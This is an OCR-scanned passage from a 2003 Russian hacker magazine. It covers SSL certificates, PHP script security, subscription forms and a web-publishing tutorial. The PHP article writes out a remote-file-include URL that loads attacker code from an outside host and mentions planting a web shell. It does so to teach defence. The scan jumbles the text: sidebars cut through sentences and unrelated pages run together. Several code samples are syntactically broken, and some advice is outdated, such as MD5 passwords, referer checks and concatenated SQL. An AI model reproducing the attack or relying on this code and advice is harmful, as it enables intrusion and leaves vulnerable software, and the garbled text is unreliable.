- доверенными являются только сертификаты от известных СА; загляни в «свойства обозревателя» > содержание > сертификаты»), то браузер выдает предупреждение и предложит установить сертификат в хранилище, чтобы в дальнейшем не беспокоить людей по мелочам. Тут, кстати, стоит отметить, что 128-разрядный ключ поддерживается только в IE для США и Канады, так как по законам США запрещен экспорт сложных криптосистем. Остальным же придется довольствоваться 40-разрядными ключами, которые вполне реально расшифровать, причем не прибегая к сильно дорогостоящей технике. Привет всем пользователям лицензионных русских виндов :). После установки соединения происходит так называемый SSL Handshaking: сервер и браузер посылают друг другу приветствия, содержащие в себе необходимую информацию для установления безопасного соединения - вроде версии протокола, идентификатора сессии, способа шифрования, метода компрессии и тому подобных вещей. Далее генерируется ключ сессии, шифруется открытым ключом и отсылается серверу. Все, безопасное соединение установлено. Кроме того, сервер может потребовать от клиента его собственный сертификат, такая модель безопасности тоже используется, но в основном в корпоративных сетях: делать на всех пользователей сертификаты - это ни времени, ни денег не напасешься.

СЕРТИФИКАЦИЯ И УСТАНОВКА


Ну а теперь, когда ты окончательно созрел к установке SSL на свой проект, потрем о процедуре получения сертификата. Будешь ли ты подписывать его сам или решишь раскошелиться на подпись в СА - это неважно. Сгенерировать собственный сертификат тебе придется либо с помощью OpenSSL, либо с помощью Microsoft Certificate Services. Если ты используешь для сайта ISS или тебе нужен сертификат для работы в корпо-



Импортируем сертификат



ративной сети на основе Win2k с Active Directory, то лучше выбрать продукт от мелкомязких. Если же ты будешь пользоваться Апачем (все равно, под какую платформу) - то выбирай OpenSSL. MCS 2.0 входит в поставку Win2k advanced server. Вариантов установки много. Нумбер ван: лезем в «установка и удаление программ» компоненты Windows». Там выбираем «Служ-



Управление сертификатами в одной консоли

ба сертификации». Если в сети имеется Active directory, то будет предложено создать сертификат для работы в корпоративной сети (подозреваю, что тебе это на фриг не нужно :)). В любом случае нас будут интересовать только два последних пункта: создание корневого сертификата и создание подчиненного сертификата. Если решил подписывать все сам - выбери первый пункт. Далее внимательно заполняй все поля формы и сохрани сертификат в файл - еще пригодится. После всей процедуры на компе стартует MSC, и ты сможешь сам подписывать сертификаты другим людям. Можешь даже брать с них деньги :). А можешь легко прикрутить его к работающему на том же компе IIS. Способ номер ту: если в сети уже есть работающая служба MSC, то ты можешь обратиться к ней через оснастку «Сертификаты» (пуск > выпол-

Благодаря Думе использование цифровой подписи разрешается только государственным органам и корпорациям, да и то с разрешения ФАПСИ.

Итак, тебе нужно связаться с важным человеком, ты находишь в сети его открытый ключ, шифруешь сообщение, посылаешь... Стоп! А откуда ты знаешь, что открытый ключ именно его?

нить > certmgr.msc) или с помощью браузера, введя что-то вроде `http://имя сервера/CertSrv`. Заполняешь анкету, сохраняешь сертификат.

С мелкомягкими закончили, перейдем к OpenSSL. Эту прогу можно скачать в исходниках с www.openssl.org. Естественно, она предназначена для юниха, однако на сайте есть инструкции, что надо поменять в исходниках, чтобы они откомпилились под виндами. OpenSSL - прога для командной строки. Поддерживает SSL 3.0 и кучу алгоритмов шифрования. Фактически это стандарт. Если ты собираешься использовать OpenSSL вместе с Апачем на своем компе, то придется зайти на www.modssl.org. ModSSL - это интерфейс OpenSSL для Апача. Если хоть раз прикручивал модули (тот же `modperl`, например) - разберешься, в крайнем случае заглянешь в документацию. Только сначала нужно собрать OpenSSL. Если тебе совсем уж в лом изучать документацию, можно скачать с сайта разработчика перловый скрипт (CA.pl), облегчающий создание и подпись сертификатов. Но лучше все же почитать про все возможности командной строки, дабы правильно выбрать формат ключа, разрядность и т.д. В общем случае нам надо сгенерировать ключ, потом создать запрос на получение сертификата, а потом его подписать. Можно это сделать так: `openssl genrsa -out key.pem 1024` - сгенерировали 1024-разрядный ключ по алгоритму RSA в формате pem. `openssl req -new -key key.pem -out req.pem` - создали

Сейчас почти у всех платных хостингов есть поддержка SSL.



запрос в формате pem (тут придется отвечать на вопросы про реквизиты; не стоит тупо шутить - это потом увидят все люди, устанавливающие твой сертификат). `openssl x509 -days 365 -req -in req.pem -signkey key.pem -out cert.pem` - подписали свой сертификат на год. Можно было все сделать и в одной команде: `openssl req -x509 -days 365 -newkey rsa:1024 -keyout key.pem -out req.pem`. Возможностей очень много: тут и куча видов шифрования, и перевод в другие форматы и алгоритмы. Хотя, скорее всего, тебе понадобятся только генерация да подпись.

Сертификат мы создали, но что нам с ним делать на хостинге? Не волнуйся, почти у всех платных хостингов есть поддержка SSL. Если найдешь подобную услугу на бесплатных хостингах, напиши

- бугу благодарен. Где-то SSL включен в стоимость, где-то нужно платить отдельно. Более того, некоторые хостинги предлагают услуги СА по льготным ценам - может, и решишься отдать свои кровные 100 баксов :). Загрузка собственного сертификата и назначение защищенных страниц происходит, как правило, из стандартного админского интерфейса. Кроме того, я бы посоветовал использовать сертификат при личной переписке - The bat прекрасно умеет использовать не только PGP, но и Secure MIME (то бишь сертификаты). Тем более, что это удобнее (как мне кажется).

ТОТАЛЬНАЯ БЕЗОПАСНОСТЬ

В наше безумное время проблемы конфиденциальности и безопасности стоят так остро, как никогда. Некоторые мои знакомые, еще пару лет назад не воспринимавшие серьезно использование средств шифрования в домашних условиях, теперь полностью перешли на шифрованную переписку. Рано или поздно нам всем придется делать себе электронную подпись. «Каждая кухарка должна уметь пользоваться PGP». Поддержка SSL есть почти на всех почтовых серверах, на всех хостингах. И это только начало. Уже довольно давно продвигаются протоколы IPsec, PPTP, L2TP, обеспечивающие шифрование на сетевом и канальном уровнях (модель OSI помнишь?), которые прозрачны для приложений. То есть написание сетевых программ, использующих безопасные соединения, станет намного проще. Мы движемся в новый мир, мир тотальной безопасности. Только вот почему мне от этого становится не по себе?



Вы можете оформить редакционную подписку на любой российский адрес

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).
2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета: 6 месяцев - 600 рублей, 12 месяцев - 1200 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.
 4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").
- Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ
по электронной почте
subscribe_xs@gameland.ru
или по тел. (095)292-3908,
292-5463

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

- На 6 месяцев (начиная с _____ 2003 г.)
 На 12 месяцев (начиная с _____ 2003 г.)
(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. _____
 Город/село _____ ул. _____
 Дом _____ корп. _____ кв. _____ тел. _____
 Сумма оплаты _____
 Подпись _____ Дата _____ e-mail: _____
 Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"
 ЗАО «Международный Московский Банк», г. Москва
 р/с №40702810700010298407
 к/с №30101810300000000545
 БИК 044525545
 Платательщик _____
 Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата журнала "ХакерСпец"	
за _____	200_р.

Подпись платателя _____

Кассир _____

Квитанция

ИНН 7729410015 ООО "ГеймЛэнд"
 ЗАО «Международный Московский Банк», г. Москва
 р/с №40702810700010298407
 к/с №30101810300000000545
 БИК 044525545
 Платательщик _____
 Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата журнала "ХакерСпец"	
за _____	200_р.

Подпись платателя _____

Кассир _____

Подписка для юридических лиц

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу subscribe_xs@gameland.ru или по факсу 924-9694 (с пометкой "редакционная подписка"). В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

ПРИКРОЕМ ДЫРЫ ТЕЛА

RНР-BUGZ В ЗАЩИТЕ И НАПАДЕНИИ

ВЕБ-ТУЛЗЫ

ManderX (forother@fromru.com)

Тема дырявых скриптов всегда считалась очень актуальной, и сколько бы ни твердила мама, что все параметры, переданные пользователем, нужно проверять, мы этого не делаем, а кидаем дежурную отмазу, мол, «с ростом профессионализма забывается простое». Но бывает, что даже профи чего-то просто не знал.

А иногда кодер, получивший задание, просто сливает готовый бесплатный (а также дырявый в придачу) скрипт, получает гонорар и идет пить пиво. Результат один - тебя натянут по самые гланды. Так вот, в этой статье ты, возможно, увидишь много знакомого (нет чела, который бы не знал include-bug), но и новое ты тут точно найдешь. Прикрой дыры!

INCLUDE-BUG

Вот только не надо матюгаться, сам знаю, что баг очень известный, единственное, могу сказать, что повторение - совсем не мать учения и даже не сестра (память-то все-таки тоже надо иметь!). Мы будем идти от известного к малоизвестному. Так вот, допустим, у нас есть такой скрипт:

```
<?
...
include($file);
...
?>
```

Если переменная \$file не была определена вначале, то можно проинклюдить свой php-код: www.server.com/script.php?file=http://drygoi.servak.com/destroycode.txt

А в destroycode.txt написать свой деструктивный код:

```
<?
/* что-то очень плохое, например, веб-шелл*/
?>
```

На расширение .txt не смотри, все равно код в этом файле между <? ?> исполнится. Некоторые для защиты используют при пе-



редаче данных от пользователя метод POST, но это себя не оправдывает, так как можно сохранить форму отправки у себя на винте, и даже проверка на HTTP_REFERER не поможет. Наиболее грамотный выход - это поставить ./ (показывает, что файл находится в текущей директории) перед файлом, который надо инклюднуть. Кстати, попробуй набрать а

«Яндексе» эту строку: «mysql too many connection inc».

Еще пару слов о неинициализированных переменных. Допустим, есть такой код:

```
<?
/*Проверка пароля и логина, введенного пользователем, если пароль и логин верны, то:*/
$logged=true;
```

```
...
if($logged){
echo «Инфа для зареганных»;
?>
```

Так вот, если написать параметр logged=true, то ты получишь доступ к закрытой зоне. Ой, что будет-то =)! Выход: отключить создание переменных и обращаться

Для фильтрации данных, которые будут участвовать в SQL-запросе, можешь воспользоваться функцией mysql_escape_string. Почитай статьи по SQL-Injection для большего ознакомления - их сейчас очень много.

Что почитать

http://phpclub.chat.ru/files/php_manual_newchm_en_2001_10_14.chm

- качаем полный док по php с комментариями пользователей.

<http://php.spb.ru/php/session.html> - великолепная статья, объясняющая, что такое сессии и как их правильно использовать.

http://php.spb.ru/regular_expression.html - регулярные выражения.

к данным, поступающим от пользователя, через массивы HTTP_GET/POST/COOKIE_VARS или же инициализировать переменные вначале. Первый способ, ИМХО, лучше.

Кстати, советую просматривать сорцы паги на наличие hidden-полей при исследовании.

ПОЛЬЗОВАТЕЛЬСКИЕ ДАННЫЕ

То, что непроверенные данные, получаемые от пользователя, опасны для сервака, и ежу понятно. Сейчас я расскажу, как защититься, и разложу все по полкам:

```
function cleanstr($string) {
    return htmlspecialchars(strip_slashes($string));
}
```

htmlspecialchars - вырезает все тэги, но порой необходимо, чтобы пользователь смог вставить картинку, для этого лучше создать свой тег. Правда, будь внимателен - юзер вместо картинки может вставить скриптик. В рубрике «Типс» нашего сайта был хороший пример, как в поля e-mail и homepage можно было написать кое-что интересное =).

```
if (preg_match («/[^\w]([\@])(\.)|/»), $mail) {
    echo «Я те хакнул!»;
    exit;
}
```

2.2. Нужно ограничить поля ввода имени, ника и тому подобного, добавив параметр `maxlength` в html-тэг, вот пример:

```
<input type=text name=nick maxlength=10>
```

А если злобный хакер решил сохранить твою форму у себя на винте и уже на винте убрать `maxlength=10`, то поставь в начало страницы проверку на REFERER:


```
<?
$referer=getenv («HTTP_REFERER»);
if (!ereg («^http://www.страница_с_которой_нужно_было_зайти.com»), {
    echo «Я те хакнул!»; # или можешь написать - «Header («Location: index.php»);» - эта строка отправляет юзера на главную пагу.
    exit;
}
?>
```

Теперь если он попытается послать данные с паги, находящейся на своем винте, то мы его красиво посылаем. Вообще, такие проверки рисуют на каждой странице - пусть маленькая, но защита. 80% хакеров остановятся, но другие-то знают, что и проверка на реферер - не трабла, ибо сам реферер формируется браузером, то есть на стороне клиента. Поэтому, получив данные от пользователя, мы все-таки отре-

Сильная сторона PHP в то же время является его и слабой стороной - PHP очень прост.

Потом делаем запрос к MySQL. Скажу сразу, что шифровать пароли лучше MD5, поэтому при регистрации нового юзера в таблицу вносится не чистый пароль, а зашифрованный функцией `md5()`.

1. Системный вызов - обработать данные, введенные пользователем, функциями `escapeShellCmd()` и `escapeshellarg()`.



2. Вывод данных (не забываем, что переменные окружения тоже создаются клиентом и могут быть опасны), это касается форумов, чатов, анкетирования и т.д.

2.1. Данные нужно обработать функциями `strip_slashes()`, `htmlspecialchars()`, `strip_tags()` (использовать по желанию). А лучше всего будет написать функцию:

Догадайся, какие символы надо отфильтровать?

Если же ты любитель регулярных выражений, то держи парочку примеров (а лучше сам разберись, тогда и научишься вырезать из строки то, что тебе надо).

Запретим пользователю использовать в своем нике любые символы, кроме букв русского и латинского алфавита, знака «_» (подчерк), пробела и цифр:

```
if (preg_match («/[^\w]([\x7F-\xFF])(\s)/»), $username) {
    echo «Я те хакнул!»;
    exit;
}
```

Для поля ввода адреса e-mail добавим в список разрешенных символов знаки «@» и «.», но уберем русские буквы и пробел:



жем все, что стоит после десятого символа переменной:

```
$username=substr ($nick,0,10);
```


Еще в некоторых готовых скриптах бывает, например, что в `index.php` пишут:

```
$PHP_SELF = «main.php»;
```

Далее инклюдят, к примеру, `engine.php`, и в `engine.php` идет проверка на `$PHP_SELF`:

```
if (ereg («engine.php», $PHP_SELF)) {
    Header («Location: index.php»);
    die();
}
```

То есть мы в `index.php` устанавливаем `$PHP_SELF`, как `main.php`, и наш скрипт `engine.php` должен быть обязательно проинклюджен. Если же пользователь наберет в URL `engine.php`, то его пошлют на `index.php`, так как `$PHP_SELF` (это переменная



Описание Security функции

escapeShellCmd(\$str) и **escapeshellarg(\$str)** - обе очищают строки от небезопасных символов. Очищают строки \$str, которые потом должны быть употреблены в функциях типа system(). Непонятно, чем они отличаются, но в PHP-документации советуют использовать вторую.

strip_tags(\$str, [\$allowable_tags]) - функция удаляет из строки \$str все тэги и возвращает результат; в параметре \$allowable_tags можно передать тэги, которые не следует удалять.

stripslashes(\$str) - заменяет в строке \$str некоторые предваренные слэшем символы (а это - «,') на их эквиваленты. Употреблять можно в связке с htmlspecialchars().

htmlspecialchars(\$str) - заменяет в строке \$str некоторые символы (амперсант, кавычки, знаки «больше» и «меньше» и т.д.) на их HTML-эквиваленты, так чтобы они выглядели на странице «самими собой».

mysql_escape_string(\$str) - удаляет из \$str все небезопасные для MySQL-запроса символы.

str_replace(\$from,\$to,\$str) - заменяет в строке \$str все схождения подстроки \$from (с учетом регистра) на \$to и возвращает результат.

md5(\$string) - функция возвращает \$string в зашифрованном виде. Используемый алгоритм MD5. MD5 - алгоритм резюмирования сообщений. Становится все популярнее, чем DES (в PHP функция - password()).

mysql_num_rows(\$result) - возвращает число записей в результате MySQL-запроса.

окружения) равняется engine.php, а если этот скрипт будет проинклюжен в главном файле, то никто никого не пошлет, так как \$PHP_SELF будет равна main.php =).

3. Данные также могут быть использованы в других сферах, например, в SQL-запросе, но для всего этого есть общее правило: фильтровать символ конца строки. Для фильтрации данных, которые будут участвовать в SQL-запросе, можешь воспользоваться функцией mysql_escape_string. Почитай статьи по SQL-Injection для большего ознакомления - их сейчас очень много.

Примечание: когда тип входящего параметра известен, то можно проверить еще и на тип переменной.

АУТЕНТИФИКАЦИЯ

На всех сайтах есть закрытая территория, доступ к которой должны иметь только «свои». Что за пага без админ-зоны?! Но тут встает вопрос, как защититься от посторонних? Есть очень много вариантов защиты, например, можно предохраняться стандартными средствами Apache, но тут есть два минуса - нет защиты от перебора пароля, и такая защита будет напрягать сервак и самих посетителей.

Другой вид защиты это передача логина и пасса через форму и дальнейшее его хранение в кукисах, такой метод сейчас и опишу. Есть еще сессионный метод (наиболее популярный), и лучше ис-

пользовать его. Все нижеизложенные правила подойдут и для сессионного метода.

Допустим, из формы мы получили \$login и \$pass. Так как \$login будет употребляться в SQL-запросе, надо профильтровать переменную:

```
$login = mysql_escape_string($login);
```

Потом делаем запрос к MySQL. Скажу сразу, что шифровать пароли лучше MD5, поэтому при регистрации нового юзера в таблицу вносится не чистый пароль, а зашифрованный функцией md5(). Так что тот пароль, который мы будем сравнивать с тем, который находится в MySQL, мы тоже предварительно должны зашифровать функцией md5():

```
$login_id = mysql_query(«SELECT id FROM user WHERE login='» . $login . «' AND pass='» . md5($pass) . «'»);
```

Из запроса получаем ИД юзера с логином \$login и пассом \$pass. Но это далеко не все, мы должны проверить (вдруг хаккер оставит пустым поле введения пароля) количество записей в результате запроса (результат запроса - \$login_id); если функция возвращает 1, то все ОК, пропускаем юзера к нам, если нет - красиво посылаем =):

```
if (mysql_num_rows($login_id) != 1) {
    echo «Тут можешь написать свою речь к сообществу хакеров.»
}
else {
    #Тут делаем все, что и хотим, пускаем в запретную зону, прежде сгенерировав сешен ИД или записав в кукисы пасс.
}
```

Вот общая схема авторизации. Не забывай, что пользователь может и кукисы поменять, так что их тоже надо проверять по вышеописанной схеме.

РЕКОМЕНДАЦИИ ПО НАСТРОЙКЕ PHP

1. Запретить создание глобальных переменных из пользовательского ввода:

```
register_globals off
```

2. Включить режим safe_mode:

```
safe_mode on
```

В режиме safe_mode PHP проверяет владельца запущенного скрипта и, если скрипт пытается открыть какой-либо файл, - делает это с правами этого владельца.


3. Ограничения на каталоги:

```
doc_root = /home/USER/htdocs
```

Если PHP сконфигурирован для работы в safe mode, то файлы, лежащие вне этого каталога, не будут обрабатываться.

```
open_basedir = /home/USER/htdocs
```

Ограничивает область файлов, которые может открыть PHP только в заданном дереве каталогов. Когда скрипт пытается открыть файл (например, fopen), проверяется его расположение.




Если файл находится за указанным деревом, PHP откажет в его открытии.

`safe_mode_exec_dir = /home/USER/bin`

Если PHP используется в safe mode, функции запуска системных процессов (system и другие) не смогут запустить программы, которые находятся не в этом каталоге.

4. Запретить открытие удаленных файлов, если они не нужны:



`allow_url_fopen off`

5. Отключение функции:
`disable_functions = phpinfo`

6. Скрытие PHP:
`expose_php off`

Эта директива сообщает, может ли PHP оповещать пользователей о своем существовании на данном сервере, например, добавляя HTTP заголовок.

7. Выключить вывод сообщений об ошибках в браузер и включить регистрирование ошибок в лог-файле:
`display_errors off`
`log_errors on`

8. Ограничения на загрузку файлов:
`upload_tmp_dir = /home/USER/tmp`

Указанный каталог используется для временного сохранения файлов, загружаемых пользователями на сервер. Каталог должен быть доступен для записи пользователю, от имени которого запущен Apache.

`upload_max_filesize = 2M`

Определяет максимальный размер файла, который может быть загружен пользователем на сервер.

9. Ограничения на время работы:
`max_execution_time = 30`

Устанавливает максимальное время в секундах, в течение кото-

рого разрешено выполнение скрипта, пока он будет прерван интерпретатором PHP. Это предохраняет сервер от длительного выполнения ошибочных скриптов.

10. Ставить слэш перед спецсимволами:

`magic_quotes_runtime on`

Если опция включена, то большинство функций, возвращающих данные из любых внешних источников (включая базы дан-

ных и текстовые файлы), будут преобразовывать все специальные символы обратным слэшем.

11. Скрытие PHP:

Возможно, ты захочешь просто спрятать свой php-скрипт, для этого, кроме уже рекомендованной опции `expose_php off`, можно ассоциировать интерпретатор php с необычным типом файлов.

Например, подредактировав `httpd.conf`, можно маскировать php-скрипт под другой скрипт:
`AddType application/x-httpd-php .asp .py .pl`
Использовать несуществующие типы:

`AddType application/x-httpd-php .rus .ccpp .msdos .xakep`

Замаскировать под простой html:

`AddType application/x-httpd-php .htm .html`

Кстати, многие, увидев динамические проекты, удивляются - почему на html?

FINISH

В рамках одной статьи я постарался выдать как можно больше инфы по безопасной работе с PHP. Вывод можно сделать только один - хорошо настроив апач и пхп, уже можно отвертеться от некоторых бажных скриптов. Так что уговаривай админа изменить конфигурацию =). Удачи в написании скриптов!



COVER STORY

EverQuest II

- MMORPG нового поколения во всей своей красе.

МЫСЛИ ВСЛУХ

Война за независимость.

ИГРОВЫЕ ВСЕЛЕННЫЕ

Предыстория Вселенной WarCraft. Часть вторая.

ЭКСКЛЮЗИВ

Besieger

Новое в жанре RTS?

КАК ЭТО ДЕЛАЕТСЯ...

Новая рубрика.

Чуть-чуть обо всем.

FRAGMAKER

Новая рубрика. Вы собираетесь зарабатывать на жизнь разработкой игр?

TECH

Тестирование пяти системных плат нового поколения.

"Крякнутый кейс Лойда". Первый взгляд. Новости.

А также: Новости, Review, Preview, Loading, советы по прохождению игр, "ТОП 20", "Игровой трубопровод" и т.д.

МЕГАМАГАЗИНЕ

МУТИМ ЭЛИТНЫЙ СЕТЕВОЙ ЖУРНАЛ

Леха ББ
(alex-sun@mtu.ru)
& Космос
(nkvd@zapisi.ru).

В прошлых выпусках мы писали о порталах, но акцентов особых не делали - все было абстрактно, и ты мутил, что хотел. Сегодня в нашей магазинопередатке мы расскажем, как объединить авторов и прочих креативщиков для создания журнала.

Возможно и такое, что вся работа будет по локалке. Поскольку готовые системы для этого дела стоят грин этак 2999, мы будем лепить из готовых блоков, дописывая и создавая то, чего нам не хватает.

КОНЦЕПТ

Что же для этого нужно? Во-первых, концепция твоего журнала. Придумывай сам, у нас она уже вроде есть :). Как только соберешься с мыслями - читай дальше. Потом определись с хостингом. Писать будем на перле и на php, так что navrot.ru не катит. Для мегамагазина всегда нужен план. Но не тот, который забывают, - тот, что план номера. А именно - какие темы будут освещаться, количество полос для той или иной статьи и сам автор, который изъявил желанием взять тему. Вот и сделаем форму для редактора, чтобы он забивал и ее могли видеть авторы. Далее список зарегистрированных авторов, вывод архива статей каждого, архив номеров и раздел гоступа. Всего уровней два: для редакторов и для самих креативчуваков. Люди, не задействованные в журнале, не должны ни фига видеть. Ну и, конечно, лента новостей - кричащая об изменениях - и форум для обсуждения проблем насущных. Доступ раздаваться будет примитивно - хтакссесом и хтпассвг'ом. Как только это все будет готово - можно все это дело объединить. Просто создадим список со ссылками на администрирование к нашим получившимся блокам.

ФОРМА ДЛЯ ПЛАНА СТАТЕЙ

Перед каждым выпуском редакция должна знакомить своих коллег с тем, чему будет посвящен новый выпуск, а также предлагать какие-то свои темы. Обычно в ответ на предложенные темы ребята предлагают еще раз в 5 больше, но только план есть план - существуют ограниченные рамки. Тем более, что и предложенные редакцией темы довольно интересно было бы рассмотреть. Чтобы такой план был доступным для авторов, пипл из редакции должны как-то сделать этот план. Но не будут же они ручками клепать HTML-страницу каждый раз? Конечно, нет. Значит, надо сделать форму для ввода пунктов плана и всего такого. Ве-

денное хозяйство будет заноситься в файл, а скрипт-обработчик будет представлять это дело в табличной структуре.

Перед тем как резво браться за создание формы, подумай, какие поля должны быть в плане (ну, это если ты решил свой веб-офис завести). Для примера можно взять такие поля, как:

- а) название статьи,
- б) предполагаемый объем,
- в) комментарии (редакции свойственно делать названия очень непонятными, в этом поле они пытаются хоть как-то растолковать смысл названия, и иногда им это даже удается :)).

Кроме полей таблицы предполагается наличие полей номера и названия выпуска (ты же не хочешь делать безликий безгатный магазин?). Ответ на вопрос о количестве формочек для плана много от чего зависит, но он не так часто меняется.

```
<FORM ACTION="/cgi-bin/plan.pl" method="POST">
№ журнала: <INPUT name="number"><br>
Название номера: <INPUT name="name"><br>
<table border="1" cellpadding="0" cellspacing="0" width="95%" align="center" bgcolor="#CCCCCC" bordercolorlight="#000000">
<tr><td>
```

```
<b>1.</b><br>
Название статьи: <INPUT name="name1" size=50>
<br>
```

```
Предполагаемый объем статьи: <INPUT name="size1" size=4, Kb><br>
```

```
Комментарии: <BR>
<TEXTAREA NAME="comment1" rows=3 cols=50>
</TEXTAREA>
```

```
<HR>
<b>2.</b><br>
Название статьи: <INPUT name="name2" size=50>
<br>
```

```
Предполагаемый объем статьи: <INPUT name="size2" size=4, Kb><br>
```

```
Комментарии: <BR>
```

<!-- Тут в таком же духе формочки -->


```
<TEXTAREA NAME="commentN" rows=3 cols=50>/TEXTAREA>
<HR>
```

```
</td></tr>
</table>
<INPUT type="Submit" value="Создать план">
</FORM>
```

Рубрика с конкретными примерами и готовыми решениями по теме номера. Исходники, скрипты, примеры настройки софта, реализация типичных задач, а также нестандартные способы решения многих проблем.

Content:

Megamagazine	24
Развлечение для 31337	28
WAP-engines	32
